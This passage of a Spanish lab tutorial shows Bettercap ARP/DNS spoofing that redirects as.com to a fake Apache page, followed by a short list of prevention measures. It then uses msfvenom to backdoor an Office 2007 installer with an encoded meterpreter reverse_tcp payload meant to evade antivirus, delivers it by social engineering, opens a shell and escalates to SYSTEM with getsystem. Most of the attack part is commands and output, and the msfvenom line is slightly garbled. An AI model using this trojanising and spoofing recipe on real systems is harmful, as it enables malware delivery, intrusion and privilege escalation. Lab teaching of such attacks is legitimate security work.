[19:51:45] [net.sniff.http.request] http://ubuntutfg.home. GET connectivity-check.ubuntu.com/
[19:51:45] [net.sniff.http.response] http://185.125.190.96:80 204 No Content → ubuntutfg.home. (0 B ?)
[19:51:45] [net.sniff.http.response] http://185.125.190.96:80 204 No Content → ubuntutfg.home. (0 B ?)
192.168.1.0/24 > 192.168.1.30 » arp.spoof on
```

Aquí ya tendríamos todo preparado para robar un dominio y hacer que caigan en nuestra trampa. Ahora instalaremos apache para crear nuestra página falsa.

```
(root@kaliPrueba)-[/home/user]
# apt install apache2
```

Borramos los html por defecto.

```
(root@kaliPrueba)-[/home/user]
# cd /var/www/html
(root@kaliPrueba)-[/var/www/html]
# ls
index.html index.nginx-debian.html
(root@kaliPrueba)-[/var/www/html]
# rm index.html index.nginx-debian.html
(root@kaliPrueba)-[/var/www/html]
# ls
(root@kaliPrueba)-[/var/www/html]
#
```

Ahora creamos nuestro html, en el cual podemos poner el que queramos.

```
(root@kaliPrueba)-[/var/www/html]
# nano index.html
```

```
GNU nano 8.3                                         index.html


# Esta es mi web falsa, fuiste hackeado :)


```

Una vez que hemos creado el sitio web arrancamos apache.

```
(root@kaliPrueba)-[/home/user]
# systemctl start apache2
(root@kaliPrueba)-[/home/user]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-04-10 20:07:45 CEST; 14s ago
     Invocation: 34e4cfa21a5f45f1bcbb03efc42a8b7ca
      Docs: https://httpd.apache.org/docs/2.4/
   Process: 51879 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 51895 (apache2)
    Tasks: 6 (limit: 3981)
   Memory: 21.4M (peak: 21.6M)
      CPU: 74ms
     CGroup: /system.slice/apache2.service
             ├─51895 /usr/sbin/apache2 -k start
             ├─51898 /usr/sbin/apache2 -k start
             ├─51899 /usr/sbin/apache2 -k start
             ├─51900 /usr/sbin/apache2 -k start
             ├─51901 /usr/sbin/apache2 -k start
             └─51902 /usr/sbin/apache2 -k start

abr 10 20:07:45 kaliPrueba systemd[1]: Starting apache2.service - The Apache HTTP Server ...
abr 10 20:07:45 kaliPrueba systemd[1]: Started apache2.service - The Apache HTTP Server.
```

A continuación, pondremos los siguientes comandos en Bettercap para suplantar el dominio de as.com, como hemos dicho anteriormente.

```
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.domains as.com
[20:10:35] [net.sniff.mdns] mdns gateway : PTR query for _services._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.domains as.com
```

Aquí ponemos nuestra dirección como destino del dns as.com

```
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.address 192.168.1.30
[20:13:04] [net.sniff.mdns] mdns gateway : PTR query for _services._dns-sd._udp.local
192.168.1.0/24 > 192.168.1.30 » set dns.spoof.address 192.168.1.30
```

Arrancamos dns spoof.

```
192.168.1.0/24 > 192.168.1.30 » dns.spoof on
```

Nos muestra que ya está haciendo el ataque:

```
192.168.1.0/24 > 192.168.1.30 »
[20:16:24] [sys.log] [inf] dns.spoof as.com → 192.168.1.30
192.168.1.0/24 > 192.168.1.30 »
```

Ahora nos vamos a nuestra máquina de Ubuntu y buscamos en el navegador “as.com” y nos sale el apache que hemos creado antes.



## Métodos de prevención de DNS Spoofing:

Para prevenir

- Estrategias de Prevención del Envenenamiento del DNS (Lado del Servidor):
  - 1 - Comparación directa entre solicitud y respuesta.
  - 2 - Implementación de DNSSEC (Domain Name System Security Extensions):
    - Usa criptografía de clave pública para verificar la autenticidad.
    - Se implementa a nivel raíz de Internet (por ejemplo, Google DNS).

- Medidas del Lado del Cliente (Propietarios de Sitios)

1 - Uso de SSL para cifrado de extremo a extremo.

2 - Herramientas de detección de spoofing.

3 - Aumento del valor TTL en caché DNS.

4 - Estrategia integral de DNS, DHCP e IPAM (DDI).

- Medidas del Usuario Final

1 - Uso de VPN y servidores DNS privados cifrados.

2 - Precauciones básicas de seguridad (no hacer clic en enlaces sospechosos).


3 - Limpieza periódica de la caché DNS.

## Payload con Metasploit

Los payloads de Metasploit son fragmentos de código o programas maliciosos diseñados para ejecutarse en un sistema objetivo después de que este haya sido comprometido mediante un exploit. Un exploit es un programa o secuencia de comandos que aprovecha una vulnerabilidad o debilidad en un sistema o software para obtener acceso no autorizado. Una vez que el exploit ha tenido éxito, por ejemplo, a través de ingeniería social, el payload tiene como objetivo lograr una serie de acciones maliciosas o de recopilación de información sin el conocimiento del usuario.

Metasploit proporciona una amplia variedad de payloads que permiten al atacante realizar diversas acciones, desde obtener acceso remoto al sistema hasta mantener la persistencia en él, robar información o incluso instalar malware.

Vamos a comprobar su uso. Para ello iniciamos la máquina virtual de Kali Linux ya que tiene estas herramientas instaladas por defecto. Desde el usuario root al que podemos acceder con el comando “sudo su” ejecutamos el servicio de bases de datos e iniciamos la base de datos que utiliza Metasploit. Para ello utilizamos el comando “systemctl start postgresql && msfdb init”:



Si volvemos a ingresar el mismo comando podemos ver que la base de datos ya está iniciada. A continuación, iniciaremos la consola de Metasploit. Para ello utilizamos el comando “msfconsole”. Cada vez que iniciamos la consola aparecerá un banner distinto y nos mostrará un resumen de la versión y de todo lo que disponemos.


En este caso, podemos ver que tenemos disponibles los siguientes módulos:

- **2505 exploits:** Explotan una debilidad específica de un sistema para ejecutar código malicioso.
- **1288 auxiliary:** Realizan tareas auxiliares relacionadas con la recolección de información o la ayuda en la explotación como escaneo de puertos, recolección de credenciales, ataques de diccionario...
- **431 post:** Realizan tareas de post-explotación, como la recopilación de información adicional, escalada de privilegios, o movimiento lateral a través de una red comprometida.
- **1610 payloads:** Se ejecutan en el sistema de la víctima después de que un exploit tenga éxito para lograr acceso remoto, ejecución de comandos, o incluso instalación de malware.
- **49 encoders:** Cifran el payload en una forma que es más difícil de identificar como malicioso.
- **13 nops:** "NOP" significa "No Operation" y son instrucciones que no hacen nada, pero son utilizadas para garantizar que el payload se ejecute correctamente, incluso si se modifican ciertas direcciones de memoria durante el proceso de explotación.
- **9 evasion:** Evitan que el ataque sea detectado por sistemas de defensa, como firewalls, antivirus, y otros mecanismos de seguridad.


Para esta demostración crearemos un payload dentro de un setup normal y pasaremos un encoder sobre este para que sea más difícil de detectar por el antivirus, en este caso usaremos un instalador, por ejemplo, el de Office2007, que se puede encontrar en Internet en la librería digital publica “archive.org” publicado por Microsoft, aunque podría ser cualquier otro .exe en el que se pudiera inyectar código.

Nota importante: Debemos usar un setup que nos pida permisos de administrador al ejecutarlo, de esa forma podremos elevar nuestros permisos más adelante sin ningún problema.

Podemos buscar tanto el encoder como cualquier otra cosa con el comando “search”.



Como curiosidad, si escribimos el comando “banner” nos mostrará una imagen distinta.



Ahora utilizaremos “msfvenom” para combinar la generación del payload con el encoder que hemos escogido. En este caso “Shikata\_ga\_nai” el cual funciona con arquitecturas Windows x32 como el sistema de la máquina que queremos atacar.

Las opciones utilizadas en el comando para backdorizar el .exe del Office 2007 son los siguientes:

- “-a”: arquitectura del sistema operativo.
- “--plataforma”: plataforma.
- “-x”: selecciona el software original como plantilla.
- “-k”: preserva el código original e inyecta el código malicioso.
- “-p”: Payload a insertar.
- “lhost”: Ip de nuestra máquina.
- “lport”: puerto local de conexión.
- “-e”: encoder.
- “-i”: veces que se cifrara el archivo con el encoder seleccionado.
- “-b”: caracteres a evitar.
- “-f”: formato de salida.
- “-o”: nombre salida de archivo.

Al ejecutar el comando podemos ver cómo se crea el archivo setup.exe con el payload.

Lo siguiente que haremos será preparar la conexión. Introducimos el comando “use exploit/multi/handler”.

Después introducimos el tipo de payload que hemos introducido en el exploit “set payload windows/meterpreter/reverse\_tcp” e introducimos las direcciones ip y el puerto de la máquina desde la que estamos atacando. “set lhost 192.168.1.15” “set lport 4444” y lo ejecutamos con “run” o “exploit” hasta que nuestra víctima caiga en la trampa.

```

kali@kali: ~
[!] msfvenom -a x86 --platform windows -x /home/kali/Desktop/Office2007/setup.exe -k windows/meterpreter/reverse_tcp -p lhost=192.168.1.15 lport=4444 -f exe -o /home/kali/Desktop/Office2007/setup.exe


[*] exec: msfvenom -a x86 --platform windows -x /home/kali/Desktop/Office2007/setup.exe -k windows/meterpreter/reverse_tcp -p lhost=192.168.1.15 lport=4444 -f exe -o /home/kali/Desktop/Office2007/setup.exe

[*] Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] Found 1 compatible encoders
[*] Attempting to encode payload with 2 iterations of x86/shikata_ga_nai
[*] x86/shikata_ga_nai succeeded with size 381 (iteration=0)
[*] x86/shikata_ga_nai succeeded with size 400 (iteration=1)
[*] x86/shikata_ga_nai chosen with final size 400
[*] Payload size: 400 bytes
[*] Final size of executable file: 73716 bytes
[*] Saving file to: /home/kali/Desktop/Office2007/setup.exe
[*] msfvenom -a x86 --platform windows -x /home/kali/Desktop/Office2007/setup.exe -k windows/meterpreter/reverse_tcp -p lhost=192.168.1.15 lport=4444 -f exe -o /home/kali/Desktop/Office2007/setup.exe

[*] msf exploit(multi/handler) > lhost 192.168.1.15
[*] msf exploit(multi/handler) > set lhost 192.168.1.15
[*] msf exploit(multi/handler) > set lport 4444
[*] msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.15:4444
[*] [*] 192.168.1.15:4444 -> 192.168.1.52 (77724 bytes) to 192.168.1.52
[*] [*] Meterpreter session 1 opened (192.168.1.15:4444 -> 192.168.1.52:56130) at 2025-04-15 15:00:04 -0400
[*] meterpreter > 

```

En este paso, haríamos uso de la ingeniería social ya sea mediante un correo o una página de descargas fraudulenta para que la máquina objetivo recibiera nuestro software infectado, ahora en la máquina víctima ejecutaremos el exploit con el payload que se ejecutará como un programa normal y oficial, pero en nuestra consola podremos ver que el payload se ha ejecutado y que ya tenemos acceso al sistema mediante una shell meterpreter.



Una vez estamos dentro, podemos comprobar que tipo de sistema hemos infectado con el comando “sysinfo”. Ahora escalaremos privilegios en el sistema víctima usando dos comandos. Primero veremos qué usuario somos en el sistema infectado con el comando “getuid”. Introducimos “use priv” que sirve para escalar privilegios y “getsystem” sirve para obtener los permisos del sistema. Utilizando “getsystem -h” obtendremos una ayuda del comando. Ahora ejecutamos el comando “getsystem 0” con todas las técnicas disponibles y nos dice que hemos conseguido los permisos del sistema y cómo lo ha hecho. Al volver a comprobar que usuario somos con “getuid” vemos que estamos en el usuario System.

```

kali㉿kali: ~
File Actions Edit View Help
msf exploit(msf://handler) > set lhost 192.168.1.15
lhost => 192.168.1.15
msf exploit(msf://handler) > set lport 4444
lport => 4444
msf6 exploit(msf://handler) > run
[*] Started reverse TCP handler on 192.168.1.15:4444
[*] Sending stage (177734 bytes) to 192.168.1.52
[*] Meterpreter session 1 opened (192.168.1.15:4444 -> 192.168.1.52:56130) at 2025-04-15 15:00:04 -0400

meterpreter > sysinfo
Computer : DESKTOP-6IFEUON
OS : Windows 10 (10.0 Build 19045).
Architecture : x86
System Language : es_ES
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : 192.168.1.52/windows
meterpreter > getuid
Server username: DESKTOP-6IFEUON\tefiw
meterpreter > use priv
[*] The "priv" extension has already been loaded.
meterpreter > getsystem -h
Usage: getsystem [options]



Attempt to elevate your privilege to that of local system.



OPTIONS:
  -h  Help Banner.
  -t  The technique to use. (Default to '0').
      0 : All techniques available
      1 : Named Pipe Impersonation (In Memory/Admin)
      2 : Named Pipe Impersonation (RPCSS/Admin)
      3 : Token Duplication (In Memory/Admin)
      4 : Named Pipe Impersonation (RPCSS variant)
      5 : Named Pipe Impersonation (PrintSpooler variant)
      6 : Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)

meterpreter > getsystem 0
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 


```

Una vez conseguido el acceso como administrador podemos ver la infinidad de opciones que tenemos a realizar en el sistema infectado introduciendo el comando “help”.

